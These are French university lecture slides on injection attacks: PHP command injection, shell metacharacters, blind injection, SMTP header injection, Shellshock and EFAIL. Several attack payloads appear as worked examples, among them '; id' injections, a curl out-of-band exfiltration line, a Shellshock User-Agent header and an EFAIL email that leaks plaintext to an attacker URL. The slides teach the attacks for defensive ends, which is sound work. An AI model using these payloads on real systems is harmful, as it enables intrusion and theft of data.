Charles Olivier-Anclin
charles.olivier-anclin@uca.fr
perso.isima.fr/~chaolivi

Clermont Auvergne INP
Université Clermont Auvergne

Injection de commandes

La frontière de confiance : donnée ou code ?




```php
$host = $_POST['host'];
$cmd  = "ping -c 1 " . $host;
shell_exec($cmd);
```

Ce que voit le shell

`ping -c 1 127.0.0.1; id` : le `;` termine la première commande et en lance une seconde. Le shell ne sait pas que `host` était une donnée.

- Le navigateur est **non fiable** : tout peut être modifié, rejoué, forgé. L'application décide ce qui est **donnée** et ce qui est **instruction**.

Panorama et chiffres

Injection	Exemple de sink	Effet
SQL	`WHERE id = $id`	lecture/écriture
Commande	`shell_exec($cmd)`	exécution système
SMTP	`Reply-To: $email`	en-têtes forgés
LDAP	filtre concaténé	contournement auth
Template	`Twig` ou `Jinja`	RCE selon le moteur
XSS	HTML/JS concaténé	script côté client
Log	ligne de log brute	injection de logs

OWASP Top 10




2021 - A03 → 2025 - A05

Le point commun

Une entrée non fiable atteint un interpréteur sans être correctement séparée du code.

Anatomie d'une injection



La règle et le piège

Une donnée non fiable ne doit jamais atteindre un sink sans un **sanitizer adapté au sink** - le même input peut être inoffensif pour HTML et dangereux pour un shell. Le sanitizer se choisit **au moment du sink**, pas à l'entrée.

Section 1 : **Injection de commandes**

Sinks PHP et métacaractères du shell

```php
shell_exec($cmd);
exec($cmd, $out);
system($cmd);
passthru($cmd);
popen($cmd, 'r');
proc_open($cmd, ...);
`$cmd`;
```

Le problème

Toutes passent la chaîne à un **shell**. La bonne question : ai-je besoin d'un shell, ou juste d'un programme avec des arguments ?

Syntaxe	Effet	Exemple
`;`	séquence	`127.0.0.1; id`
`&&`	ET logique	`true && id`
`||`	OU logique	`false || id`
`|`	pipe	`cat f | nc ...`
`$()`	substitution	`$(id)`
`` `...` ``	substitution	`` `id` ``
`>`	redirection	`echo x > /tmp/x`
`\n`	saut de ligne	`ping%0Aid`

Attention

Une liste noire de `;` et `|` se contourne avec `$()`, les backticks, un saut de ligne ou l'encodage URL. La seule défense fiable est de ne pas passer par un shell.

Exemple : le ping de trop

```php
// app/admin/api/diag.php
$cmd = 'ping -c 1 ' . $host;
echo shell_exec($cmd . ' 2>&1');
```

```
$ curl -X POST .../diag.php \
  -d 'host=127.0.0.1; id'

$ ping -c 1 127.0.0.1; id
uid=33(www-data) gid=33(www-data)
```

Pourquoi ça marche

`ping` reçoit `127.0.0.1` et s'arrête. Le shell voit le `;` et exécute `id` avec les droits du serveur web.

Injection aveugle et reverse shell

Injection aveugle

Time-based : le temps de réponse change.

```
127.0.0.1; sleep 5
```

Out-of-band : la cible appelle votre serveur.

```
127.0.0.1; curl http://a/$(id)
```

Réflexe

Tester d'abord une commande **inoffensive** : `id`, `whoami`. On prouve, puis on explore.

- Un **bind shell** écoute sur la cible : souvent bloqué par le pare-feu.
- Un **reverse shell** fait sortir la connexion : plus discret, plus fiable. Dans Docker, l'hôte est `host.docker.internal`.

SMTP : injection d'en-têtes (CRLF)

```
From: no-reply@nova.local
To: admin@nova.local
Subject: Reinitialisation
Content-Type: text/plain
Reply-To: contact@exemple.fr

Bonjour,
Voici votre lien : ...
```

Une ligne = un en-tête, jusqu'à la ligne vide ; `\r\n` termine une ligne.

```
$extra = "Reply-To: " . $reply;
smtp_send($to, $subject, $body, $extra);
```

```
reply=contact@exemple.fr\r\n
Bcc: etudiant@nova.local
```

Résultat

```
Reply-To: contact@exemple.fr
Bcc: etudiant@nova.local
```

Impact

Copie cachée, usurpation d'expéditeur, phishing, vol de lien de réinitialisation. Le `Bcc` est particulièrement discret.

Section 3 : Étude de cas : Shellshock

Shellshock : chronologie d'une faille historique

CVE-2014-6271 - Bash $\leq$ 4.3

Découverte en septembre 2014, divulgation le 24 septembre, CVSS 9,8. Le bug dort dans Bash depuis sa création en 1989 : cet interpréteur est **par défaut** sur GNU/Linux et pas mal d'Unix libres.

- Correctif initial incomplet : **CVE-2014-7169**, selon le NIST « une correction incomplète de CVE-2014-6271 » (arrête à '}').
- **Course aux patchs** : temps de compilation puis de distribution dans les paquets : des millions de serveurs restent exposés entre-temps.
- Chronologie détaillée : dwheeler.com/essays/shellshock.html.





magic sequence : "() {".

Shellshock : un système vulnérable

Une vieille machine

Ubuntu Server 12.04.4
+ Apache et `mod_cgi`

```
$ sudo a2enmod cgi
```

```
$ sudo cat /usr/lib/cgi-bin/
    netstat.cgi
#!/bin/bash
echo "Content-type: text/html"
echo
echo "Executing: netstat -nlt"
echo
echo "<pre>"
/bin/netstat -nlt
echo "</pre>"
```

Apache expose le CGI

`ScriptAlias` mappe `/cgi-bin/` sur `/usr/lib/cgi-bin/`
`+ExecCGI` autorise l'exécution des scripts.

```
$ sudo vi /etc/apache2/sites-available/serve-cgi-bin.conf
<IfModule mod_alias.c>
    <IfModule mod_cgid.c>
        Define ENABLE_USR_LIB_CGI_BIN
    </IfModule>

    <IfDefine ENABLE_USR_LIB_CGI_BIN>
        ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
        <Directory "/usr/lib/cgi-bin">
            AllowOverride None
            Options +ExecCGI -MultiViews +
     SymLinksIfOwnerMatch
            Require all granted
        </Directory>
    </IfDefine>
</IfModule>
```

Shellshock : exploitation et détection

```
GET /cgi-bin/netstat.cgi HTTP/1.1
Host: go.od
User-Agent: () { 42;}; echo; /usr/bin/id
...
Connection: keep-alive
...
```

Réponse en cas de vulnérabilité

```
uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

Detecter

Test en ligne de commande sur la machine :

```
x='() { :;}; echo vulnerable' \
bash -c "echo ceci est un test"
```

Qui est concerné ?

Tout serveur qui fait exécuter un **CGI en bash**, et bien d'autres :

- certains clients **DHCP** ;
- serveurs de **messagerie** (qmail) et **SSH** ;
- Linux, Mac OS X, Android, Cygwin ;
- routeurs domestiques, **objets connectés** ;
- `bitcoin-core`, le portefeuille Bitcoin.

La leçon

Une variable d'environnement est une **entrée non fiable**. Le contexte (CGI, SSH, DHCP) ne change pas la logique : donnée → interpréteur.

Lien avec le cours

La même confusion que l'injection de commandes : une donnée atteint un interpréteur sans séparation structurelle. Ici le sink est **l'initialisation de Bash lui-même**.

Référence : `https://perso.limos.fr/mazenod/slides/1337/shellshock.html`

Section 4 : **Attaque EFAIL**

EFAIL


L'attaque EFAIL exploite des vulnérabilités dans les standards OpenPGP et S/Mine afin de révéler le clair d'un mail chiffré.

`efail.de`

Cela porte atteinte à la confidentialité des mails échangés. Même avec des modes de chiffrement comme CBC.



Comment casser tout système d'échange de mails chiffrés.



```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

Le client de messagerie encode ensuite l'URL de tous les caractères non imprimables (par exemple, %20 est un espace) et demande une image à partir de cette URL. Comme le chemin de l'URL contient le texte en clair de l'e-mail chiffré, le client de messagerie de la victime envoie le texte en clair à l'attaquant.

Contre-mesures :

Short term : Pas de déchiffrement dans le client mail.

Short term : Désactiver le rendu HTML.

Medium term : Patching (rendre l'exploitation plus difficile).

Long term : Mise à jour des normes OpenPGP et S/MIME.